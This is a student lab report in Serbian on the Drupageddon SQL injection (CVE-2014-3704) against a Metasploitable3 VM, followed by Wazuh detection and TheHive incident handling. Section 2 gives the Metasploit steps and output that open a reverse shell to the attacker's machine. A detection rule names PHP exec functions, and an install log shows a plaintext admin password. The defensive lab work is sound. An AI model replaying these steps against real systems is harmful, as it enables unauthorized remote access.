Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Nemanja Milutinović, Nemanja Dutina, Milica Sladaković

Datum:
2.12.2024.

---

1. Pregled Ranjivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE-2014-3704

Pogođen servis: Drupal

CVSS ocena: 7.5

Opis ranljivosti:
Unutar Drupal core modula, postoji API za rad sa bazom podataka. Unutar tog API, se nalazi funkcija expandArguments. Funkcija ne proverava podatke dobijene od korisnika pre konstrukcije pripremljenih upita, te je moguće izvršiti SQL injekciju. Unutar nje, koriste se nazivi i vrednosti korisnički unesenih parametara, bez njihove prethodne provere. Na taj način, napadač može, promenom naziva parametara, izvršiti SQL injekciju koja može dovesti i do izvršavanja koda na serverskoj mašini. Ranjivost se nalazi u Drupal verzijama 7.x pre 7.32. Poznata je i pod nazivom Drupageddon. Severity je high. Na skeniranoj mašini, na portu 80, postoji http servis koji koristi ranjivu verziju Drupala.

1.2 Opis eksploita

Izvor eksploita: Metasploit, module je *multi/http/drupal_drupageddon*

Metod eksploatacije: Ovaj eksploit koristi drupalov keš u koji ubacuje zlonameran kod, odakle se kasnije izvršava

---

2. Proces Eksploatacije

2.1 Podešavanje eksploita


Ranljiv cilj: Cilj nam je bio Metasploitable3. Verzija Drupala koja je gađana je između 7.0 i 7.31, kao što će kasnije biti prikazano na slici. Gađan je http servis na portu 80, koji koristi ranjivu verziju Drupala.

Alati za eksploataciju: Metasploit

2.2 Koraci eksploatacije

Koristili smo *msfconsole*. Izvršili smo komandu search drupal. Od izabranih opcija smo izabrali modul 16, što je exploit/multi/http/drupal_drupageddon. Podesili smo `LHOST` - ip adresu sa koje vršimo exploit i `RHOST` - ip adresu od metasploitable3, kao i targeturi koji vodi do drupal servisa. Za payload smo odabrali `php-reverse_perl`. Ovaj payload generiše `PHP` kod koji se izvršava i upostavlja reverse shell prema napadačevom(našem) računaru. `PHP` kod inicijalno poziva Perl skriptu koja obavlja ostatak posla, jer potencijalno mogu postojati ograničenja za php komande a perl skripta ih zaobilazi, odatle i ovaj naziv za payload.

Napomena: drugi dio konfiguracije za eksploataciju je prikazan u okviru slike za rezultat eksploatacije.



```
msf6 > search drupa

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: Drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .    .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .    .          .      .
   19  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                            .                .          .      .
   23    \_ target: Unix In-Memory                           .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

2.3 Rezultat eksploatacije

Komandom exploit smo pokrenuli eksploataciju. Može se vidjeti da smo dobili reverse shell.

```
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.20.10.7      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 172.20.10.6
rhosts => 172.20.10.6
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set paylod php/reverse_perl
[!] Unknown datastore option: paylod. Did you mean PAYLOAD?
paylod => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[-] Handler failed to bind to 172.20.10.7:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 172.20.10.7:4444
[*] Command shell session 1 opened (172.20.10.7:4444 -> 172.20.10.6:55454) at 2024-11-19 11:50:56 +0100

whoami
www-data
```

3. Detekcija Korišćenjem Wazuh SIEM-a3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

```
<group name="web">
  <rule id="111133" level="12">

<match>request:.*POST.*(user|password|node|filter|tips).*HTTP.*(assert|passthru|system|exec|shel
l_exec|base64_decode).*</match>
    <description>Suspicious Drupal POST request with possible command injection</description>
  </rule>
</group>
```

Pravilo prikazano iznad se koristi kako bi se detektovalo potencijalno iskorišćavanje drupal ranjivosti. Najvažniji deo ovog pravila je *match* tag. U okviru ovog pravila, traže se šabloni unutar logova, koji bi potencijalno mogli da dovedu do eksploatacije. Pre svega, potrebno je da bude `HTTP` zahtev. Takođe, neće biti detektovani svaki `HTTP` zahtev, već samo `POST`, jer je potrebno da se potrebno da se pošalje `POST` zahtev, kako bi se aktivirao zagađeni keš. Iako je najčešći eksploit na prijavi korisnika, moguće je da se ranjivost pronađe i na drugim eksploitima, te tražimo neke od ključnih reči tih endpoint-a - `(user|password|node|filter|tips)`. Pored toga, proveravamo da li u zahtevu postoje neke od php funkcija koje bi mogle da dovedu do *remote code execution*-a - `(assert|passthru|system|exec|shell_exec|base64_decode)`. Opis pravila koristi se samo kako bi se analitičarima dodatno objasnilo koji napad bi mogao biti u toku.

ID pravila: 111133

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:
Wazuh manager je instaliran koristeći asistenta koji je dat u quickstart dokumentaciji. Na slici ispod prikazan je proces instalacije wazuh dashboard-a, zajedno sa indexer-om i manager-om.


```
19/11/2024 11:26:45 INFO: Starting Wazuh installation assistant. Wazuh version: 4.9.2
19/11/2024 11:26:45 INFO: Verbose logging redirected to /var/log/wazuh-install.log
19/11/2024 11:26:52 INFO: --- Removing existing Wazuh installation ---
19/11/2024 11:26:52 INFO: Removing Wazuh manager.
19/11/2024 11:27:04 INFO: Wazuh manager removed.
19/11/2024 11:27:04 INFO: Removing Wazuh indexer.
19/11/2024 11:27:09 INFO: Wazuh indexer removed.
19/11/2024 11:27:09 INFO: Removing Filebeat.
19/11/2024 11:27:14 INFO: Filebeat removed.
19/11/2024 11:27:14 INFO: Removing Wazuh dashboard.
19/11/2024 11:27:23 INFO: Wazuh dashboard removed.
19/11/2024 11:27:24 INFO: Installation cleaned.
19/11/2024 11:27:24 INFO: Verifying that your system meets the recommended minimum hardware requirements.
19/11/2024 11:27:24 INFO: Wazuh web interface port will be 443.
19/11/2024 11:27:36 INFO: Wazuh repository added.
19/11/2024 11:27:36 INFO: --- Configuration files ---
19/11/2024 11:27:36 INFO: Generating configuration files.
19/11/2024 11:27:37 INFO: Generating the root certificate.
19/11/2024 11:27:37 INFO: Generating Admin certificates.
19/11/2024 11:27:37 INFO: Generating Wazuh indexer certificates.
19/11/2024 11:27:37 INFO: Generating Filebeat certificates.
19/11/2024 11:27:37 INFO: Generating Wazuh dashboard certificates.
19/11/2024 11:27:38 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
19/11/2024 11:27:38 INFO: --- Wazuh indexer ---
19/11/2024 11:27:38 INFO: Starting Wazuh indexer installation.
19/11/2024 11:27:52 INFO: Wazuh indexer installation finished.
19/11/2024 11:27:52 INFO: Wazuh indexer post-install configuration finished.
19/11/2024 11:27:52 INFO: Starting service wazuh-indexer.
19/11/2024 11:28:04 INFO: wazuh-indexer service started.
19/11/2024 11:28:04 INFO: Initializing Wazuh indexer cluster security settings.
19/11/2024 11:28:07 INFO: Wazuh indexer cluster security configuration initialized.
19/11/2024 11:28:07 INFO: Wazuh indexer cluster initialized.
19/11/2024 11:28:07 INFO: --- Wazuh server ---
19/11/2024 11:28:07 INFO: Starting the Wazuh manager installation.
19/11/2024 11:29:07 INFO: Wazuh manager installation finished.
19/11/2024 11:29:07 INFO: Wazuh manager vulnerability detection configuration finished.
19/11/2024 11:29:07 INFO: Starting service wazuh-manager.
19/11/2024 11:29:24 INFO: wazuh-manager service started.
19/11/2024 11:29:24 INFO: Starting Filebeat installation.
19/11/2024 11:29:32 INFO: Filebeat installation finished.
19/11/2024 11:29:33 INFO: Filebeat post-install configuration finished.
19/11/2024 11:29:33 INFO: Starting service filebeat.
19/11/2024 11:29:34 INFO: filebeat service started.
19/11/2024 11:29:34 INFO: --- Wazuh dashboard ---
19/11/2024 11:29:34 INFO: Starting Wazuh dashboard installation.
19/11/2024 11:30:08 INFO: Wazuh dashboard installation finished.
19/11/2024 11:30:08 INFO: Wazuh dashboard post-install configuration finished.
19/11/2024 11:30:08 INFO: Starting service wazuh-dashboard.
19/11/2024 11:30:08 INFO: wazuh-dashboard service started.
19/11/2024 11:30:10 INFO: Updating the internal users.
19/11/2024 11:30:12 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
19/11/2024 11:30:21 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
19/11/2024 11:30:57 INFO: Initializing Wazuh dashboard web application.
19/11/2024 11:30:58 INFO: Wazuh dashboard web application initialized.
19/11/2024 11:30:58 INFO: --- Summary ---
19/11/2024 11:30:58 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
   User: admin
   Password: 6eT8bT5U?OSI8nu0L0*HxoGfwSHpF2B?
19/11/2024 11:30:58 INFO: Installation finished.
```

Za pristup serveru korišćeni su default kredencijali kreirani prilikom podizanja sistema.

```
root@metasploitable3-ub1404:/home/vagrant# update-rc.d wazuh-agent defaults 95 10
 Adding system startup for /etc/init.d/wazuh-agent ...
   /etc/rc0.d/K10wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc1.d/K10wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc6.d/K10wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc2.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc3.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc4.d/S95wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc5.d/S95wazuh-agent -> ../init.d/wazuh-agent
root@metasploitable3-ub1404:/home/vagrant# service wazuh-agent start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:/home/vagrant# sudo service wazuh-agent status

wazuh-modulesd is running...
wazuh-logcollector is running...
wazuh-syscheckd is running...
wazuh-agentd is running...
wazuh-execd is running...
```

Wazuh agent je instaliran na metasploitable3 virtuelnoj mašini koristeći uputsvo iz zvanične dokumentacije što je prikazano na slici iznad. Kako su metasploitable3 virtuelna mašina i wazuh server podignuti na dve različite fizičke mašine, prilikom instalacije agenta je priladođena IP adresa wazuh servera kako bi se agent uspešno povezao. Kao što je prikazano na slici ispod, agent se nalazi u aktivnima, te je uspešno povezan sa serverom.



Prikupljanje logova:


Za praćenje drupalove ranjivosti korišćeni su *apache2 access* logovi koji se nalaze na `/var/log/apache2/access.log` putanji. Kako wazuh agent, po predefinisanoj konfiguraciji, prati ovaj log dokument, nije ga potrebno posebno dodavati u konfiguraciju. Unutar ovih logova, posebno nam je zanimljiv log koji sadrži pokušaj prijave na drupal endpoint-u:

```
172.20.10.7 - - [19/Nov/2024:12:30:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 8105 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0"
```

3.3 Proces detekcije

Kako bi se detektovalo postojanje loga koji je prikazan u okviru poglavlja 3.2, koristili smo pravilo koje je objašnjeno u okviru poglavlja 3.1. Nakon povezivanja wazuh agenta i

servera, te dodavanja novog SIEM pravila, povezali smo wazuh i thehive (više reči o tome u narednom poglavlju). Sada, smo ponovo pokrenuli izvršavanje eksploita iz poglavlja 2. Nakon uspešnog eksploatisanja, filtrirali smo događaje unutar Agent > Threat Hunting > Events taba. Događaje smo filtrirali prema pravilu koje ih je kreiralo. Id pravila koje smo kreirali za detekciju ovog događaja je *111133*, te smo tu vrednost postavili za rule.id filter. Nakon toga, wazuh dashboard nam je izlistao sve događaje koji su vezani za to pravilo, što se može videti na slici ispod.



Napomena: Kako bi se pravilo testiralo, više puta smo pokrenuli eksploit, da bi smo proverili da li će se svaki put kreirati novi događaj. Ovi događaji su bili osnova za kasnije kreiranje alert-ova u thehive-u.

4. Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:
The Hive servis podignut unutar Docker kontejnera, te su napravljene dvije vrste korisnika - *admin* i *analyst* unutar organizacije, kako bi se simuliralo pravljenje slučaja. Wazuh je povezan sa The Hive servisom preko API ključa, praćenjem tutorijala.

Integracija pravila:
Kada Wazuh detektuje događaj definisan SIEM pravilima, putem API-ja automatski pošalje *alert* na The Hive. Konfiguracija integracije se vrši uz pomoć *python* skripte na putanji `/var/ossec/integrations/`. Ova skripta čita Wazuh *alerte* iz JSON fajlova, formatira njihove podatke, ekstrahuje relevantne informacije (IP adrese, URL-ove, domene) i kreira nove alerte u The Hive-u koristeći njegov API. Na osnovu unapred definisanih pragova težine ili nivoa, odlučuje da li će alert biti poslat. Ako uslovi budu ispunjeni, alert se šalje u The Hive i beleži se rezultat (uspeh ili greška) u log fajl. Dalje, potrebno je pomoću *bash* skripte koristeći *python* interpreter iz Wazuh okruženja izvršiti tu skriptu i proslijediti joj sve neophodne parametre.

Podaci *alert*-a se šalju u sljedećem obliku u integracionu skriptu:

```
{
  "rule": {
        "id": "...",
        "level": ...,
        "description": "..."
  },
  "agent": {
        "id": "...",
        "name": "...",
        "ip": "..."
  },
  "data": {
        "alert": {
        "severity": ...
        }
  }
}
```

Kako bi podaci došli do The Hive servisa, neophodno je dodati sljedeći blok u konfiguraciju Wazuh menadžera:

```
<ossec_config>
...
 <integration>
   <name>custom-w2thive</name>
```

```
    <hook_url>http://<the-hive-url>:<port></hook_url>
    <api_key>...</api_key>
    <alert_format>json</alert_format>
  </integration>
...
</ossec_config>
```

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:
Podaci se na The Hive servis šalju u sljedećem obliku:

```
{
  "title": "...",
  "tlp": ...,
  "tags": ["wazuh", "rule=...", "agent_name=...", "agent_id=...", "agent_ip=..."],
  "description": "### Rule\n| key | val |\n| ------ | ------ |\n| **rule.id** | ... |\n|
**rule.level** | 5 |\n| **rule.description** | ... |\n",
  "type": "wazuh_alert",
  "source": "wazuh",
  "sourceRef": "...",
  "artifacts": [
       {"dataType": "ip", "data": "..."}
  ]
}
```

Na narednoj slici je prikazan izgled *alert*-a na The Hive platformi. Od jednog *alert*-a, moguće je kreirati *case* i dodijeliti ga nekom od korisnika sa rolom *analyst*.